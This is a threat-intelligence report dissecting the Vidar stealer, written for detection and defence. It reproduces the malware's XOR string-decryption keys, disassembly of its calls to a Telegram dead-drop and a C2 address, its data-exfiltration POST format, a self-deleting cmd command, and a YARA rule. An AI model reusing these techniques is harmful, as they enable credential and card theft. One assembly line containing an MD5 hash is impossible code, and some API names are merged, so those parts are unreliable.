ECHO

CYBER THREAT INTELLIGENCE

VIDAR

TECHNICAL ANALYSIS REPORT

Content

Introduction

Vidar malware family has been operating since 2018. This malware family, which has spread to many countries, targets individual computer users and organisations indiscriminately.

Today, many important information is stored on personal or business computers. Stealer software wants to take advantage of this situation. Therefore, increasingly sophisticated software is being created and marketed.

One of the most distinctive features of Vidar malware is server communication. This aspect of communication, which is analysed in detail in this report, allows the command and control server to remain hidden.

In this report, the Vidar malware family is analysed in detail. This malware family, known as Stealer software, has been examined in detail how this malware family affects systems and what techniques they use to perform these behaviours.

Technical Analysis

Stage 1

SHA256	ea221776f53f2c4e9761e92aac53cc4c31f2340346a718d31907932fd684fae1
MD5	57945874573bff6a84d4f8bb94afd0af
File Type	PE32-EXE



Figure 1 Manuel Unpacking

It was found that the malware, which was packaged, executed the relevant function with another thread after unpacking.



Figure 2 Main Function After Unpacking

The main function extracted from the package is as shown in Figure 2.

Stage 2



Figure 3 String Decryption Function

When the parameters given to the function **"2241D56"** were analysed, it was determined that the first parameter was the xor key and the other key was the cipher expression.

Ciphertexts and xor keys respectively:

- Plain text..: GetProcAddress
  - Xor Key..: 0A 2E 24 1C 3C 57 3A 12 50 2D 3E 35 41 47
  - String..: 4D 4B 50 4C 4E 38 59 53 34 49 4C 50 32 34
- Plain text..: LoadLibraryA
  - Xor Key..: 01 56 28 33 1D 5D 37 45 2E 2B 2C 79
  - String..: 4D 39 49 57 51 34 55 37 4F 59 55 38
- Plain text..: lstrcatA
  - Xor Key..: 5B 29 30 37 2A 2F 3E 74
  - String..: 37 5A 44 45 49 4E 4A 35
- Plain text..: OpenEventA
  - Xor Key..: 7E 35 37 5C 72 31 36 27 4C 1B
  - String..: 31 45 52 32 37 47 53 49 38 5A
- Plain text..: CreateEventA
  - Xor Key..: 10 4B 2B 26 41 2E 75 43 2A 3D 30 0E
  - String..: 53 39 4E 47 35 4B 30 35 4F 53 44 4F
- Plain text..: CloseHandle
  - Xor Key..: 75 5C 5E 3C 24 70 31 5E 25 54 22
  - String..: 36 30 31 4F 41 38 50 30 41 38 47

Resolved API names:

Sleep	CopyFileA	InternetCloseHandle
GetUserDefaultLangID	VirtualProtect	InternetOpenA
VirtualAllocExNuma	GetLogicalProcessorInformationEx	HttpSendRequestA
VirtualFree	lstrcpynA	HttpOpenRequestA
GetSystemInfo	MultiByteToWideChar	InternetReadFile
VirtualAlloc	GlobalFree	InternetCrackUrlAStrCmpCA
GetComputerNameA	WideCharToMultiByte	StrStrA
GetProcessHeap	GlobalAlloc	StrCmpCW
GetCurrentProcess	OpenProcess	PathMatchSpecA
ExitProcess	TerminateProcess	GetModuleFileNameExA
GlobalMemoryStatusEx	GetCurrentProcessId	SetFilePointer
GetSystemTime	CreateCompatibleBitmapSelectObject	WriteFile
SystemTimeToFileTime	BitBlt	CreateFileA
GetUserNameA	DeleteObject	FindFirstFileA
CreateDCA	CreateCompatibleDC	SHGetFolderPathA
GetDeviceCaps	GdipGetImageEncodersSize	ShellExecuteExA
ReleaseDC	GdipGetImageEncoders	InternetOpenUrlA
CryptStringToBinaryA	GdipCreateBitmapFromHBITMAP	InternetConnectA
Sscanf	GdiplusStartup	
GetEnvironmentVariableA	GdiplusShutdown	
GetFileAttributesA	GdipSaveImageToStream	
GlobalLock	GdipDisposeImage	
HeapFree	GdipFree	
GetFileSize	GetHGlobalFromStream	
GlobalSize	CreateStreamOnHGlobal	
CreateToolhelp32Snapshot	CoUninitializeCoInitialize	
IsWow64Process	CoCreateInstance	
Process32Next	BCryptGenerateSymmetricKey	
GetLocalTime	BCryptCloseAlgorithmProvider	
FreeLibrary	BCryptDecrypt	
GetTimeZoneInformation	BCryptSetProperty	
GetSystemPowerStatus	BCryptDestroyKey	
GetVolumeInformationA	BCryptOpenAlgorithmProvider	
GetWindowsDirectoryA	GetWindowRect	
Process32First	GetDesktopWindow	
GetLocaleInfoA	GetDC.CloseWindow	
GetUserDefaultLocaleName	wsprintfA	
GetModuleFileNameA	EnumDisplayDevicesA	
DeleteFileA	GetKeyboardLayoutList.CharToOemW	
FindNextFileA	wsprintfW	
LocalFree	RegQueryValueExA	
FindClose	RegEnumKeyExA	
SetEnvironmentVariableA	RegOpenKeyExA.RegCloseKey	
LocalAlloc	RegEnumValueA	
GetFileSizeEx	CryptBinaryToStringA	
ReadFile	CryptUnprotectData	

```
and eax,800000
add eax,57945874573bff6a84d4f8bb94afd0af.
push eax
push ebx
push ebx
push dword ptr ds:[2466E60]          02466E60:&"HTTP/1.1"
push dword ptr ss:[ebp-4C]           [ebp-4C]:"/bogotatg"
push 225F114                         225F114:"GET"
push dword ptr ss:[ebp-1C]
call dword ptr ds:[<&HttpOpenRequestA>]
mov edi,eax                          edi:&"https://t.me/bogotatg"
cmp edi,ebx                          edi:&"https://t.me/bogotatg"
```

Figure 4 Request to Telegram Address

It was detected that an http request was sent to **"https://t[.]me/bogotatg"**.



Figure 5 bogotatg Telegram Account

The ip address specified in the response of the Telegram address is parsed and pulled.

```
010000 je 22450BC
       push ebx
       push ebx
       push 3
       push ebx
       push ebx
       push dword ptr ss:[ebp-60]
       push dword ptr ss:[ebp-68]          [ebp-68]:"88.198.191.199"
       push dword ptr ss:[ebp-10]
E4702  call dword ptr ds:[<&InternetConnectA>]
       mov dword ptr ss:[ebp-1C],eax
       cmp eax,ebx
010000 je 22450B3
       mov eax,esi
```

Figure 6 IP Request

After parsing, it was detected that a request was sent to "**https://88.198[.]191.199[:]2920**".



Figure 7 IP Response

The response content returned after the sent request is as follows:

```
1|1|1|1|08791b86455c5df8298bcdbf0c6280e3|1|1|1|1
```



Figure 8 IP Checking

If **"block"** is found in the incoming response, the programme closes itself. With this method, the malware is prevented from running on computers with a specific IP address.
After passing the IP filter, information collection starts. The information collected is as follows:

- Computer Name
- Operating system information
- Language, location and keyboard language information
- Processor information
- Pulling the number of cores
- List of applications running in the background
- Display information such as screen resolution
- RAM information
- Name and version information of the software installed on the device
- Antivirus software information running on the device
- Screen photo

Figure 9 Converting to Base64

This collected information is combined and converted into base64 character set. In addition, the file name predetermined as **"information.txt"** is also converted to base64 character set.
The collected information is sent to the server in a POST request. Http request content is as follows:

```
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition: form-data; name="token"

<Token>
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition:                form-data;
name="build_id"

<Uniq_ID>
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition:                form-data;
name="file_name"

aW5mb3JtYXRpb24udHh0
------CFHCGHJDBFIIDGDHIJDB
Content-Disposition:                form-data;
name="file_data"
```

After the collected information was sent to the relevant IP address, it was determined that a DLL file named **"sqlx.dll"** was downloaded by sending a GET request to **"https[:]//88.198[.]191.199:2920/sqlx.dll".** After the DLL file is downloaded, it is determined that critical information specific to the computer user is collected.

Targeted browsers:

- Chrome
- Firefox
- Opera
- OperaGX
- Edge

Other targeted applications:

- Monero
- WinSCP 2
- FileZilla
- Microsoft Outlook
- Discord
- Steam
- Telegram

It was found that the malware collects some information if the targeted browsers are present on the device. This includes:

- Saved password information
- Cookie information
- Autofill data
- Last visited 1000 URL address information
- Bank cards information stored on the scanner

The collected information is converted to base64 character set and sent to the server with a POST request.

The malware was also found to download a PE file.



Figure 10 File Downloading

The file sent from the server is saved in the **"C:\\ProgramData\\"** directory. The relevant file could not be accessed because the server was down.

After downloading the file, the programme deletes itself and some associated files by executing the following command.

```
/c timeout /t 5 & del /f /q "C:\\path\\to\\malware\\malware.exe" & del "C:\ProgramData\*.dll"" & exit
```

Rule

YARA

```
rule Vidar {
    meta:

        date = "2024-02-12"
        description = "Detects Vidar"
        author = "Bilal BAKARTEPE - EchoCTI Malware Team"
        verdict = "dangerous"
        platform = "windows"

    strings:
        $alg1={33 C6 8B DB 33 DE 33 C6 33 DB 33 F0 33 C0 33 F3 8B DB F6 17 8B DB 8B C0
33 C6 8B}
        $alg2={F0 8B C0 33 C3 33 C6 8B C0 8B F6 80 07 97 8B F6 8B F3 33 D8 8B DB 8B DE
8B F0}
        $alg3={8B C6 8B DB 8B F6 80 2F 56 33 F6 33 C0 8B C3 8B F0 8B D8 8B DE 8B D8 33
D8 33 C0 F6 2F 47 E2 AB}

    condition:
        all of ($alg*) and (uint16(0)==0x5a4d)
}
```

Mitre Att&ck

Discovery	Defense Evasion	Credential Access	Initial Access	Execution	Collection	Command and Control
T1082 System Information Discovery	T1622 Debugger Evasion	T1003 OS Credential Dumping	T1199 Trusted Relationship	T1059 Command and Scripting Interpreter: Windows Command Shell	T1005 Data from Local System	T1071 Application Layer Protocol: Web Protocols
T1033 System Owner/User Discovery	T1140 Deobfuscate/Decode Files or Information	T1155 Credentials from Password Stores	T1566 Phishing	T1053 Scheduled Task/Job		T1571 Non-Standard Port
T1217 Browser Information Discovery	T1600 Weaken Encryption					
T1057 Process Discovery						
T1012 Query Registry						
T1614 System Location Discovery						
T1124 System Time Discovery						


ECHO
CYBER THREAT INTELLIGENCE